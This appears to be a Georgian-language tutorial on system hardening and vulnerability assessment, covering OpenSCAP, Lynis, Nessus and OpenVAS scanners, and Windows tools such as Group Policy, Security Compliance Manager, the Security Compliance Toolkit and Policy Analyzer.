


სტანდარტების მეორე ტიპია სისუსტეების გამოკვლევა და შეფასება. ზოგიერთი ასეთი სტანდარტი უკვე განვიხილეთ. თუ გადახვალთ ბმულზე https://www.open-scap.org/features/vulnerability-assessment/ აგიხსნით რას წარმოადგენს ასეთი სტანდარტი და რა რესურსები არსებობს ასეთი სტანდარტების გამოსაყენებლად.


თუ ამ პროგრამას დააყენებთ და აამუშავებთ მოგთხოვთ აარჩიოთ და ჩამოტვირთოთ შესაბამისი სტანდარტი:



ჩამოტვირთვის შემდეგ კი მოახდენს ამ სტანდარტის ჩატვირთვას და მზად იქნება სკანირებისათვის. გაითვალისწინეთ, რომ თუ თქვენი ოპერაციული სისტემის ან შესამოწმებელი პროგრამის შესაბამისი სტანდარტი ვერ იპოვეთ, უნდა ჩამოტვირთოთ იგი საიტზე განთავსებული საძებნი სისტემიდან და შემდეგ იმპორტირება გაუკეთოთ, ანუ შეიყვანოთ SCAP Workbench პროგრამაში.




პროგრამა საშუალებას გაძლევთ სკანირება გაუკეთოთ როგორც თქვენ კომპიუტერს ისე დაშორებულ კომპიუტერს. მაგალითისათვის შედეგები შეიძლება ასე გამოიყურებოდეს




მწვანე ნიშნავს რომ შემოწმება გაიარა, ხოლო წითელი ნიშნავს რომ ვერ გაიარა. შეგიძლიათ ჩაიწეროთ შედეგები Save Results ან დააჭიროთ Show Report და ნახოთ HTML ფორმატში წარმოდგენილი შედეგების მოხსენება. რომელიც საკმაოდ ადვილი წასაკითხია.

უნდა დაათვალიეროთ სტანდარტები რომლებიც ვერ გაიარა პროგრამამ თუ სისტემამ და გადაწყვიტოთ გინდათ თუ არა ამ სტანდარტის გამოსწორება და შემდეგ შეეცადოთ ამ სტანდარტს მიღწიოთ შესაბამისი პარამეტრების შეცვლის საშუალებით.

თუ Customize ღილაკს დააჭერთ შესაძლებელია შეცვალოთ სტანდარტები და ისინი მოარგოთ თქვნ საჭიროებებს. ეკრანზე გამოვა ფანჯარა



თუ დააჭერთ OK ღილაკს მიიღებთ:



აქ შეგიძლიათ შეცვალოთ პრაქტიკულად ნებისმიერი სტანდარტი და შემდეგ ჩაიწეროთ. ხოლო თუ შემდეგ პროგრამაში ამ სტანდარტს ჩატვირთავთ და remediate ჩამრთველს ჩართავთ OpenSCAP Workbench შეეცდება თქვენი კომპიუტერის სამიზნე პროგრამა თუ ოპერაციული სისტემა გაამაგროს შესაბამისი სტანდარტების მიხედვით ავტომატურად.

როგორც ხედავთ საკმაოდ კარგი სისტემაა, იძლევა ავტომატიზებული აუდიტის და გამაგრების საშუალებას. თუმცა, სამწუხაროდ Red Heat სისტემებთან (Fedora, Sent-OS) მუშაობს კარგად, Linux-ის სხვა სისტემებთანაც მუშაობს, მაგრამ ბევრად ნაკლები ეფექტურობით, ხოლო Windows da Mac სისტემებთან პრაქტიკულად ძალიან შეზღუდულად მუშაობს.

გარდა SCAP Workbench-ისა ამ საიტზე ასევე მოთავსებული სხვა პროგრამები

OpenSCAP Base არის პროგრამა რომელიც იგივეს აკეთებს რასაც Workbench მაგრამ ბრძანებების სტრიქონის გამოყენებით. ჩვეულებრივ პროფესიონალები, როცა ბიზნეს გარემოში მუშაობენ, სწორედ ამ პროგრამას იყენებენ. ეს პროგრამა არ მუშაობს Windows და Mac სისტემებზე.

OpenSCAP Daemon - საშუალებას იძლევა რომ OpenSCAP ამუშაოთ პერიოდულად, ანუ შექმნათ მისი მუშაობის განრიგი.

OpenSCAP Anaconda – დამატებაა რომელიც პროგრამებს აიძულებს დაყენებისას თავიანთი პარამეტრები განსაზღვრონ უსაფრთხოების შერჩეული სტანდარტების მიხედვით და შესაბამისად უკვე გამაგრებული დაყენდნენ. ეს მხოლოდ Red Heat და Linux-ში მუშაობს.

გაითვალისწინეთ რომ ამ პროგრამას მხოლოდ კონფიგურაციის შეცვლა შეუძლია და შესაბამისად თუ უსაფრთხოების გამოსასწორებლად რამე პროგრამის დაყენება ან წაშლა გჭირდებათ ან სხვა მსგავსი ქმედება OpenSCAP ასეთ რამეს ვერ გააკეთებს თუმცა გიჩვენებთ რომ რაღაც სისუსტე დარჩა და მას უნდა მიხედოთ.

ეს საიტი https://oval.cisecurity.org/repository/download მოგაწვდით ძალიან კარგ xml-ში დაწერილ OVAL სტანდარტებს.

საწყისი მდგომარეობის აუდიტი

არსებობს სხვა სისტემებიც რომლებსაც შეუძლიათ სისტემების შემოწმება მათი გამაგრების მიზნით.

Kali Linux-ს მოჰყვება სისუსტეების სკანერი Open VAS https://www.openvas.org/about.html

Nessus Tenable https://www.tenable.com/products/nessus/nessus-professional/evaluate შეგიძლიათ ჩამოტვირთოთ და უფასოდ გამოიყენოთ 7 დღის განმავლობაში, მისის საშუალებით შეიძლება 32 IP მისამართის სკანირება. ფასიანი ვერსია საკმაოდ ძვირია 3,000 დოლარის ფარგლებშია მისი ფასი მას არ აქვს შეზღუდვა IPმისამართებზე. თუმცა 32 მისამართი სახლის ქსელისათვის არ არის ცოტა.

Qualys Free Scan https://www.qualys.com/community-edition/#/freescan უფასო ინტერნეტ სკანერი.

ამ სკანერებით შეიძლება გააკეთოთ Authenticated (ვინაობა დადგენილი) ან Unauthenticated (ვინაობის გარეშე) სკანირება. მისათვის რომ სისტემა გაამაგროთ უნდა გააკეთოთ Authenticated სკანირება. ანუ სკანერი კომპიუტერთან მუშაობს როგორც ადმინისტრატორი. თუ ამას არ გააკეთებთ ეს ნიშნავს რომ ცდილობთ გარედან იპოვოთ ამ კომპიუტერის სისუსტეების იმის მაგივრად რომ კარგად შეამოწმოთ სისტემა. Authenticated - მეთოდს ასევე თეთრი ყუთის სკანირებას უწოდებენ, ხოლო Unauthenticated – შავი ყუთის სკანირებას.

Linux, Mac და BSD სისტემებისათვის არსებობს სტრიქონების რეჟიმში მომუშავე პოპულარული პროგრამა Lynis. მისი დაყენება Linux-ში ხდება ბრძანებით `sudo apt-get install -y lynis` პარამეტრებს სიის გამოტანა ხდება ბრძანებით `sudo lynis -h`.

```
marco@debian: $ sudo lynis -h

[ Lynis 3.0.2 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License.
  See the LICENSE file for details about using this software.

  2007-2020, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------


  Usage: lynis command [options]


  Command:

    audit
        audit system                 : Perform local security scan
        audit system remote <host>   : Remote security scan
        audit dockerfile <file>      : Analyze Dockerfile

    show
        show                         : Show all commands
        show version                 : Show Lynis version
        show help                    : Show help
```

განსაკუთრებით საინტერესოა პარამეტრები - c სრული სკანირება, - q სწრაფი სკანირება, --pentest შეღწევადობის სკანირება. შედეგები კა დაახლოებით ასე გამოიყურება

```
  - Checking /usr/local/sbin...                           [ FOUND ]
  - Authentication:
    - PAM (Pluggable Authentication Modules):

  [WARNING]: Test DEB-0001 had a long execution: 20.328687 seconds

      - libpam-tmpdir                                     [ Not Installed ]
  - File System Checks:
    - DM-Crypt, Cryptsetup & Cryptmount:
  - Software:
    - apt-listbugs                                        [ Not Installed ]
    - apt-listchanges                                     [ Installed and enabled for apt ]
    - needrestart                                         [ Not Installed ]
    - debsecan                                            [ Not Installed ]
    - debsums                                             [ Installed and enabled for cron ]
    - fail2ban                                            [ Not Installed ]
]

[+] Boot and services
------------------------------------
  - Service Manager                                       [ systemd ]
  - Checking UEFI boot                                    [ DISABLED ]
  - Checking presence GRUB2                               [ FOUND ]
    - Checking for password protection                    [ NONE ]
  - Check running services (systemctl)                    [ DONE ]
        Result: found 29 running services
  - Check enabled services at boot (systemctl)            [ DONE ]
        Result: found 29 enabled services
  - Check startup files (permissions)                     [ OK ]
  - Running 'systemd-analyze security'
        - ModemManager.service:                           [ MEDIUM ]
        - NetworkManager.service:                         [ EXPOSED ]
        - accounts-daemon.service:                        [ UNSAFE ]
        - alsa-state.service:                             [ UNSAFE ]
        - anacron.service:                                [ UNSAFE ]
        - apache2.service:                                [ UNSAFE ]
        - avahi-daemon.service:                           [ UNSAFE ]
```

განსაკუთრებული ყურადღება უნდა მიაქციოთ წითელ გაფრთხილებებს და შემდეგ ყვითელ შეტყობინებებს. ხოლო მწვანე კი აღნიშნავს რომ ყველაფერი წესრიგშია. ეს პროგრამა უამრავ ინფორმაციას მოგაწვდით უნდა გაუყვეთ ამ ინფორმაციას და ნახოთ რა შეტყობინებებია წითელი და როგორ შეიძლება მათი გამოსწორება და გამაგრება.

ზემოთ აღწერილი პროგრამები დაგეხმარებიან შეაფასოთ როგორია თქვენი კომპიუტერის უსაფრთხოების საწყისი მდგომარეობა და მიგითითებენ რა უნდა გამოასწოროთ.

Windows-ის გამაგრება


გავიხსენოთ სიდან შეიძლება Windows-ის უსაფრთხოების სტანდარტების ჩამოტვირთვა:

- https://learn.cisecurity.org/benchmarks აქედან ჩამოტვირთავთ PDF ფაილებს მაგრამ ვერ ჩამოტვირთავთ XML ფაილებს.
- ამერიკის მთავრობის სტანდარტები https://csrc.nist.gov/Projects/United-States-Government-Configuration-Baseline/USGCB-Content ესენი არიან მხოლოდ Windows 7-მდე ვერსიებისათვის.
- და ბოლოს https://public.cyber.mil/stigs/ სტანდარტები რომლებიც შექმნა ამერიკის თავდაცვის ინფორმაციის სისტემების სააგენტოს (DISA) მიერ.


Windows 10-ის გამაგრების შესახებ ინფორმაციას ნახავთ ბმულზე https://www.hardenwindows10forsecurity.com/ ეს პროგრამები ფასიანია თუმცა მათი ფასი სულ 14-20 $ ფარგლებშია. ცხადია საიტზე მოთავსებული მასალა უფასოდ შეიძელბა წაიკითხოთ და გაარკვიოთ რა სტანდარტებს იყენებენ და შემდეგ მათგან იყიდოთ პროგრამა რომელიც მოახდენს თქვენი სისტემის გამაგრებას შესაბამისი სტანდარტის მიხედით.

Windows – Security Compliance Manager & Microsoft Security Compliance Toolkit

Windows-ის გამაგრების დიდი ნაწილი ხდება Group Policy-ს საშუალებით. ეს არის Windows-ის ერთერთი პროგრამა რომელიც წარმოადგენს კონფიგურაციის მართვის მთავარ ცენტრს. ქსელში მოთავსებული კომპიუტერებისათვის, მისი მართვა შესაძლებელია ქსელიდან Active Directory-საშუალებთ. ხოლო ცალკე მდგომი კომპიუტერებისათვის კი არსებობს ამ პროგრამის ვერსია, რომელსაც ჰქვია Local Group Policy. მის ასამუშავებლად დააჭირეთ Windows-r ღილაკების კომბინაციას ან მარჯვნივ დააჭირეთ პროგრამების მენიუს ნიშანზე  და აამუშავეთ Run ბრძანება. ეკრანზე გამოსულ უჯრაში კი აკრიფეთ gpedit.msc დააჭირეთ OK ღილაკს.




გაიხსნება ფანჯარა:




უკვე გიჩვენეთ რამდენიმე ადგილი სადაც შეიძლება იპოვოთ უსაფრთხოების სტანდარტები. თუმცა ცხადია Microsoft-საც აქვს თავისი სტანდარტები. https://www.microsoft.com/en-us/download/details.aspx?id=53353 ეს სტანდარტები არა მარტო შეიქმნა Microsoft-ის მიერ არამედ შეიქმნა ამერიკის სამხედრო დაწესებულებებთან კონსულტაციით.

თუ Microsoft სისტემების და პროგრამების ძველ ვერსიებს იყენებთ, სტანდარტები მოთავსებულია პროგრამაში რომელსაც Microsoft Security Manager (SCM) ჰქვია. **ეს პროგრამა აღარ ახლდება და ვითარდება, Microsoft-მა მის შესაცვლელად შემოიღო სხვა პროგრამები თავისი სისტემების და პროგრამების ახალი ვერსიებისათვის, რომლებსაც ქვემოთ განვიხილავთ.** ეს პროგრამა ფაქტიურად წარმოადგენს არა მარტო სისტემის გამაგრების კარგ მექანიზმს არამედ მისი აუდიტის საშუალებასაც იძლევა.



იგი ოთხ სხვადასხვა რამეს აკეთებს:

იძლევა უსაფრთხოების სტანდარტებს, ამ სტანდარტებში ყველაფერი კარგად და დაწვრილებითაა განხილული. ყოველი პარამეტრის მნიშვნელობაა კარგად ახსნილი; ეს პროგრამა იძლევა ძალიან კარგ დოკუმენტაციას ყოველი სტანდარტის შესახებ. Microsoft-ის ყოველი აქტიური პროგრამისათვის. სტანდარტების აღწერა გაკეთებულია MS Word ფორმატში. ასევე ყოველ xml ფაილს მოჰყვება პარამეტრების კარგი აღწერა. ამავე პროგრამის File მენიუდან ხდება ამ სტანდარტების გაახლებაც. შესაბამისად ეს პროგრამა არის უსაფრთხოების პარამეტრების შესახებ დეტალური ინფორმაციის წყარო და კარგი ბიბლიოთეკა.



საშუალებას იძლევა რომ შეცვალოთ სტანდარტები, ის სტანდარტები რაც პროგრამას მოჰყვება არიან მხოლოდ წაკითხვის რეჟიმში და მათ ვერ შეცვლით, მაგრამ თუ გახსნილ სტანდარტს ჩაწერთ, ანუ მის ასლს გააკეთებთ, მაშინ საშუალება გექნებათ ეს სტანდარტი შეცვალოთ. თუ დააჭერთ ამ ასლზე, გამოსულ ფანჯარაში შეძლებთ რედაქტირების რეჟიმის არჩევას. რის შემდეგაც სტანდარტის სახელი გამონათდება მუქი შრიფტით რაც ნიშნავს რომ ეს სტანდარტი შეცვლილია. ფანჯრის მარჯვნივ მოთავსებული მენიუდან კი შეძლებთ ახალი პარამეტრებს დამატებას და წაშლას. Compare/Merge-ს საშუალებით შეგიძლიათ ერთმანეთს შეადაროთ სტანდარტები და მათი შერწყმა მოახდინოთ ერთ სტანდარტად.


აუდიტი გაუკეთოთ თქვენ სისტემას ერთერთი სტანდარტის მიხედვით. ამისათვის უნდა შეიტანოთ GPO-პარამეტრების ნაკრების ობიექტი პროგრამაში. თუ ქსელის ჯგუფური უსაფრთხოების წესები განსაზღვრული გაქვთ, მაშინ მათი პარამეტრების სარეზერვო ასლიც გექნებათ. და Group Policy Manager-დან მოახდენთ შესაბამისი ობიექტის ექსპორტს. ცალკე მდგომ კომპიუტერზე კი მოგიწევთ ამ პარამეტრების ცალკე გამოტანა. ამის გაკეთება კი შეიძლება პროგრამით LGPO.exe https://docs.microsoft.com/en-us/archive/blogs/secguide/lgpo-exe-local-group-policy-object-utility-v1-0 . შემდეგ ამ ობიექტს შეიტანთ SCM-ის GPO Backup (folder)მენიუს გამოყენებით, და მას დაინახავთ ფანჯრის მარჯვნივ მოთავსებულ სტანდარტების სიაში. პარამეტრების ობიექტების შეტანის შემდეგ კი ის უნდა შეადაროთ (Compare) შესაბამის სტანდარტს. პროგრამა გამოგიტანთ ფანჯარას იმ პარამეტრების სიით რომლებიც არ ეთანხმებიან შერჩეულ სტანდარტს. ამ სიის გამოტანა შეიძლება Excel ფორმატშიც.

მეოთხე კი არის სისტემის პარამეტრების შეცვლა რომ შესაბამისი უსაფრთხოების სტანდარტი დააკმაყოფილოს. პროგრამას აქვს რამდენიმე სხვადასხვა მექანიზმი რომ გამოიტანოს სისტემის შეცვლილი პარამეტრები როგორიც არის SCAP(cab), SSCM DCM 2007 (cab), SCM (cab) და შემდეგ ეს პარამეტრები შეიტანოთ შესაბამის სისტემაში. თუ შეცვლილი სტანდარტი მოგწონთ იგი შეიძლება ჩაკეტოთ lock ბრძანებით.

Widows 10, Microsoft office 365 და სხვა ახალი სისტემების უსაფრთხოების სტანდარტების გამოსაყენებლად Microsoft-მა შემოიღო Microsoft Security Compliance Toolkit რომლის ჩამოტვირთვაც შეიძლება ბმულიდან https://www.microsoft.com/en-us/download/confirmation.aspx?id=55319.

Microsoft-მა გამოუშვა SCT 2017 წელს ძირითადი მიზეზი იყო რომ SCM ძალიან რთული პროგრამა გამოვიდა და მისი მორგება ახალ პროგრამებზე ძალიან რთული იქნებოდა. https://4sysops.com/archives/microsoft-security-compliance-toolkit-1-0/

SCT წარმოადგენს პროგრამების და შაბლონების ნაკრებს. რომელიც კომპანიების მისცეს კიბერ უსაფრთხოების ადმინისტრატორების საშუალებას, იმისათვის რომ ჰქონდეთ წვდომა Microsoft-ის პროდუქტების უსაფრთხოების სტანდარტებთან. იგი საშუალებას გაძლევთ რომ ჩამოტვირთოთ, შეამოწმოთ, გაანალიზოთ უსაფრთხოების კონფიგურაციის სტანდარტები და გამოიყენოთ ისინი თქვენს გარემოში. ეს პროგრამები უსაფრთხოების სტანდარტებთან მუშაობენ GPO-ებით, ადგილობრივი წესებით. სწორედ ეს წესები არიან უსაფრთხოების დაცვის მთავარი წესები Windows-ში და Microsoft-ის პროგრამებში.



ამ პაკეტის ნაწილია უსაფრთხოებს სტანდარტების რეკომენდებული წესები და პარამეტრები შემდეგი პროგრამებისა და სისტემებისათვის

Windows 10 უსაფრთხოების სტანდარტები

- Windows 10 Version 1909 (November 2019 Update)
- Windows 10 Version 1903 (May 2019 Update)
- Windows 10 Version 1809 (October 2018 Update)
- Windows 10 Version 1803 (April 2018 Update)
- Windows 10 Version 1709 (Fall Creators Update)
- Windows 10 Version 1607 (Anniversary Update)
- Windows 10 Version 1507

Windows Server უსაფრთხოების სტანდარტები

- Windows Server 2019
- Windows Server 2016
- Windows Server 2012 R2

Microsoft Office უსაფრთხოების სტანდარტები

- Microsoft 365 Apps for enterprise (Sept 2019)

Microsoft Edge უსაფრთხოების სტანდარტები

- Version 80

დამატებით მიიღებთ ორ პროგრამას რომლებიც საშუალებას გაძლევენ რომ წესები შეადაროთ ერთმანეთს და იმუშაოთ GPO-ებთან.

- Policy Analyzer
- LGPO.exe

Policy Analyzer


პროგრამაა Microsoft-მა შექმნა ჯგუფური წესების (Group Policies) სტანდარტებთან შესადარებლად. არა საჭირო, არასწორი და სხვა პრობლემატური პარამეტრების საპოვნელად და შესაცვლელად და ასევე წესების ცვლილებების ერთმანეთთან შესადარებლად.

საქმე იმაშია რომ ხანდახან სხვადასხვა პროგრამის თუ ჯგუფის სტანდარტები კონფლიქტში შეიძლება მოვიდნენ ერთმანეთთან, ან უბრალოდ გადაფარონ ერთმანეთის შეზღუდვები და იმაზე ბევრად მეტი პარამეტრი განსაზღვრონ ვიდრე საჭიროა. Policy Analyzer-ს შეუძლია სწორედ ასეთი კონფლიქტებისა და პარამეტრების აღმოჩენა.

